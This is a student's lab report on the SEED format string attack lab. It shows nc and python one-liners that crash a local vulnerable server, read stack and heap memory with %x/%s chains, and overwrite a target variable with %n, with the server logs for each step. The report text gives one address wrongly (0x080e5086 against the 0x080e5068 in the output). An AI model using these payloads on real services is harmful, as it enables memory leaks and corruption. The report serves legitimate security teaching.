

FORMAT STRING ATTACK

Rahul M Menon
CB.SC.P2CYS23015

Task 1: Crashing the Program



```
[11/26/23]seed@VM:~/.../formatS$ echo hello | nc 10.9.0.5 9090
^C
```




```
[11/26/23]seed@VM:~/.../formatS$ docker-compose up
server-10.9.0.5 is up-to-date
server-10.9.0.6 is up-to-date
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd5f0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd518
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```


Server side output

Myprintf() crash with custom input file

Echo %s%s%s%s | nc 10.9.0.5 9090



```
[11/26/23]seed@VM:~/.../formatS$ echo %s%s%s%s | nc 10.9.0.5 9090
^C
```




```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd5f0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 9 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd518
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

Server side output

Task 2: Printing Out the Server Program’s Memory


Task 2.A: Stack Data.

python3 -c 's = "rahul" + "%x " * 11 + "%s\n"; print(s)' | nc 10.9.0.5 9090



```
[11/26/23]seed@VM:~/.../formatS$ python3 -c 's = "rahul-" + "%x " *
 11 + "%s\n";print(s)' | nc 10.9.0.5 9090
```


On server side




```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd520
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 43 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd448
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | rahul-11223344 1000 8049db5 80e5320 80e61c0 ffffd
520 ffffd448 80e62d4 80e5000 ffffd4e8 8049f7e rahul-%x %x %x %x %x
%x %x %x %x %x %x %s
server-10.9.0.5 |
server-10.9.0.5 |
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

After the overflow we are able to see ‘rahul’ printed

Task 2.B: Heap Data



```
[11/26/23]seed@VM:~/.../formatS$ python3 -c 's = "\x08\x40\x0b\x08"
 + "%x " * 63 + "%s\n"; print(s)' | nc 10.9.0.5 9090
```




```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd6e0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 197 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd608
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 11223344 1000 8049db5 80e5320 80e61c0 ffffd6e0 fff
fd608 80e62d4 80e5000 ffffd6a8 8049f7e ffffd6e0 0 64 8049f47 80e532
0 517 ffffd7a5 ffffd6e0 80e5320 80e9720 0 0 0 0 0 0 0 0 0 0 0 0 0
 0 0 0 0 0 0 0 0 0 0 0 6f645700 80e5000 80e5000 ffffdcc8 8049eff ff
ffd6e0 c5 5dc 80e5320 0 0 0 ffffdd94 0 0 0 c5 A secret message
server-10.9.0.5 |
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```


From the server printout, we get the address of the secret message string as 0x080b4008 . The address is placed on the stack (the buffer input),with the least significant byte stored in the higest address. Then, we place 63 %x s and finally use the %s to print out the current position of the va_list pointer.

Task 3: Modifying the Server Program's Memory

Task 3.A: Change the value to a different value.



```
[11/26/23]seed@VM:~/.../formatS$ python3 -c 's = "\x68\x50\x0e\x08"
 + "%x " * 63 + "%n\n"; print(s)' | nc 10.9.0.5 9090
^C
```



```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd6a0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 197 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5c8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h11223344 1000 8049db5 80e5320 80e61c0 ffffd6a0 f
fffd5c8 80e62d4 80e5000 ffffd668 8049f7e ffffd6a0 0 64 8049f47 80e5
320 517 ffffd765 ffffd6a0 80e5320 80e9720 0 0 0 0 0 0 0 0 0 0 0 0 0
 0 0 0 0 0 0 0 0 0 0 0 0 b4819900 80e5000 80e5000 ffffdc88 8049eff
ffffd6a0 c5 5dc 80e5320 0 0 0 ffffdd54 0 0 0 c5
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x0000012d
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

From the server printout, we get the address of the target variable as 0x080e5086. Similar to the previous task we place this address in the intial position of the stack. Then instead of printing the value of the current position of the va_list pointer, we reaplace the %s with %n, so that the number of characters printed so far by the printf statement would be updated.

Changing the value to a different value